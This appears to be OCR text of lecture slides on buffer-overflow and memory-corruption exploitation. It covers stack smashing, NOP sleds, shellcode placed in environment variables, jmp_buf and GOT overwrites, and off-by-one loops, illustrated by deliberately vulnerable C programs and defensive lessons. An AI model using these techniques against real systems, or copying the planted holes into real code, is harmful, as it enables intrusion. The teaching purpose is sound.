
0xFFFFFFFF

0xbffff714	
0x0	
0xbffff646	
0x65646362	0xbffff67c
a * 17	0xbffff678
shellcode	
…	0xbffff646
0xbffff861	
0xbffff646	0xbffff640
	0xbffff63c

0x00000000


```
main:
    push %ebp                    0x80483fd
    mov %esp,%ebp                0x80483fe
    sub $0x3c,%esp               0x8048400
    mov 0xc(%ebp),%eax           0x8048403
    add $0x4,%eax                0x8048406
    mov (%eax),%eax              0x8048409
    mov %eax,0x4(%esp)           0x804840b
    lea -0x32(%ebp),%eax         0x804840f
    mov %eax,(%esp)              0x8048412
    call 80482d0 <strcpy>        0x8048415
    mov $0xa,%eax                0x804841a
    leave                        0x804841f
    ret                          0x8048420
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841a



```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841f




0xFFFFFFFF

0xbffff714	
0x0	
0xbffff646	
0x65646362	0xbffff67c
a * 17	0xbffff678
shellcode	
…	0xbffff646
0xbffff861	
0xbffff646	0xbffff640
	0xbffff63c

0x00000000

```
main:
   push %ebp                  0x80483fd
   mov %esp,%ebp              0x80483fe
   sub $0x3c,%esp             0x8048400
   mov 0xc(%ebp),%eax         0x8048403
   add $0x4,%eax              0x8048406
   mov (%eax),%eax            0x8048409
   mov %eax,0x4(%esp)         0x804840b
   lea -0x32(%ebp),%eax       0x804840f
   mov %eax,(%esp)            0x8048412
   call 80482d0 <strcpy>      0x8048415
   mov $0xa,%eax              0x804841a
   leave                      0x804841f
 ➡ ret                        0x8048420
```

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x8048420



```
main:
   push %ebp                 0x80483fd
   mov %esp,%ebp             0x80483fe
   sub $0x3c,%esp            0x8048400
   mov 0xc(%ebp),%eax        0x8048403
                             0x8048406
                             0x8048409
                             0x804840b
                             0x804840f
                             0x8048412
                             0x8048415
                             0x804841a
                             0x804841f
                             0x8048420
```

```
…
$
```


%eax	
%esp	0xbffff67c
%ebp	0x65646362
%eip	0xbffff646

Guessing the Buffer Address

- In most cases the address of the buffer is not known
- It has to be "guessed" (and the guess must be VERY precise)
- The stack address of a program can be obtained by using gdb
  - Assumption: No stack randomization
- Given the **same environment** and knowing the size of command-line parameters, the address of the stack can be roughly guessed
- We also have to guess the offset of the buffer with respect to the stack pointer

NOP Sled

- A series of NOPs is inserted at the beginning of the overflowing buffer so that the jump does not need to be exactly precise
- In x86, NOP is 0x90



Overflowing Small Buffers

- A buffer could be too small to contain the shell code
- If the program has access to the parent process environment
  - Place the NOP + shellcode in an environment variable
  - Pass an overflowing string containing the address of the environment variable
- Advantage: the NOP can be as big as desired

Generalizing Memory Corruption

- What is overwritten
  - Return address/frame pointer
  - Pointer to function
  - Pointer to data
  - Variable value
- What causes the overwrite
  - Unchecked copying overflows
  - Array indexing overflows
  - Integer overflows
  - Loop overflows
- Where is overwritten
  - Stack
  - Heap/BSS/DATA
  - GOT

What Is Overwritten

- Any reference to a value that can be overwritten can represent a security vulnerability
  - Changing the value of a variable
    - Pointers to strings or array contents (e.g., "/tmp/t.txt" becomes “/etc/shadow”)
    - Integer values (e.g., value of the uid variable that is passed to setuid(uid))
  - Changing the value of the saved base pointer
    - By overwriting the old base pointer it is possible to force the process to use a function frame determined by the attacker when returning from a function
    - An additional return operation would jump to a destination selected by the attacker
  - Changing the value of a function pointer
    - Changing the value of the GOT entry for printf() to point to the shellcode will invoke the code when printf() is invoked

What is Overwritten: Long Jumps

- setjump() and longjump() are used to perform non-local, inter-procedural direct control transfer from one point in a program to another
  - Similar to a "goto" that restores the program state
- A setjump() call saves the context of a program in a data structure
  - When used to save the environment, setjmp(env) returns 0
- A longjump() call restores the context of the program to its original state
  - When longjump(env, x) is called, it is as if setjmp(env) returned x
- This mechanism can be used to perform exception/error handling and to implement user-space threading

setjmp() and longjmp()

```c
int main(int argc, char *argv[]){
  jmp_buf env;
  int i;

  if (setjmp(env) != 0) {
    printf("i = %d\n", i);
    exit(0);
  }
  else {
    printf("i = %d\n", i);
    f1(env);
  }

  return 0;
}
```

```c
void f2(jmp_buf e) {
  if (check == error) {
    longjmp(e, ERROR2);
    /* unreachable */
  }
  else
    return;
}
void f1(jmp_buf e) {
  if (check == error) {
    longjmp(e, ERROR1);
    /* unreachable */
  }
  else
    f2(e);
}
```

jmp_buf Implementation

```
typedef int __jmp_buf[6];

# define JB_BX  0
# define JB_SI  1
# define JB_DI  2
# define JB_BP  3
# define JB_SP  4
# define JB_PC  5
# define JB_SIZE 24

/* Calling environment, plus possibly a saved signal mask.  */
typedef struct __jmp_buf_tag
  {
    __jmp_buf __jmpbuf;      /* Calling environment.  */
    int __mask_was_saved;    /* Saved the signal mask? */
    __sigset_t __saved_mask; /* Saved signal mask.  */
  } jmp_buf[1];
```

jmp_buf Implementation

```
longjmp(env, i) ->

movl i, %eax                    /* return i */
movl env.__jmpbuf[JB_BP], %ebp  /* restore base ptr */
movl env.__jmpbuf[JB_SP], %esp  /* restore stack ptr */
jmp  (env.__jmpbuf[JB_PC])      /* jump to stored PC */
```

Designing an Exploit

- If a long jump buffer can be overwritten by attacker-specified data, it is possible to modify the control flow of an application
- The exploit requires:
  - A setjmp(env)
  - An overflow attack that overwrites env
    - Set target PC value to start of shell code
    - Set stored BP and SP so that shell code has legal memory area for stack operations
  - A call to longjmp(env, x)

Lessons Learned

- Make sure that sensitive data structures cannot be overwritten

What is Overwritten:
A Carefully (?) Developed Program

```
int checkpwd(char *p)
{
  char mypwd[512];
  strcpy(mypwd, p); /* creates copy of the password */
  /* Performs the check on the copy... */
  printf("Checking password %s\n", mypwd);
  return 0;
}
int main (int argc, char *argv[])
{
  char username[512];
  char password[512];
  strncpy(password, argv[1], 512);
  strncpy(username, argv[2], 512);
  printf("Checking password %s for user %s\n", password, username);
  return checkpwd(password);
}
```

Non-terminated String Overflow

- Some functions, such as strncpy, limit the amount of data copied in the destination buffer but do not include a terminating zero when the limit is reached
- If adjacent buffers are not null-terminated it is possible to cause the copying of an excessive amount of information

Lessons Learned

- Always make sure that strings are null-terminated

Index Overflow

- This type of overflow exploits the lack of boundary checks in the value used to index an array
- They are particularly easy to exploit because they allow for the direct assignment of memory values
- Note that depending on the type of array it is possible to modify only memory values that conform to the data structure in the array

Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  int array[8];
  int index;
  int value;
  index = (int) strtol(argv[1], NULL, 10);
  value = (int) strtoul(argv[2], NULL, 16);
  array[index] = value;
  return 0;
}
```

```
$ ./arrayoverflow 11 "AAAAAAAA"
Segmentation fault (core dumped)
```

Lessons Learned

- Always check that array indexes that can be controlled by user input are within the array’s bounds

Loop Overflows

- Loop overflows happen when the attacker can control the loop iterations and checks are missing
- A special case: off-by-one loop overflows
  - These attacks are similar to array overflows, with the difference that only one element above the array capacity is overwritten
  - Can be used to modify the least significant byte of pointers
  - “Frame Pointer Overwrite” by klog, Phrack Magazine, 9(55), 1999


Off-by-one Overflow: Example

```
#include <stdio.h>

func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("missing args\n");
    exit(-1);
  }

  func(argv[1]);

  return 0;
}
```

func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



func() Epilogue


```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



func() Epilogue

```
func(char *sm) {
   char buffer[256];
   int i;

   for(i = 0; i <= 256; i++)
   {
      buffer[i]=sm[i];
   }
}
mov %ebp, %esp
pop %ebp
ret
```

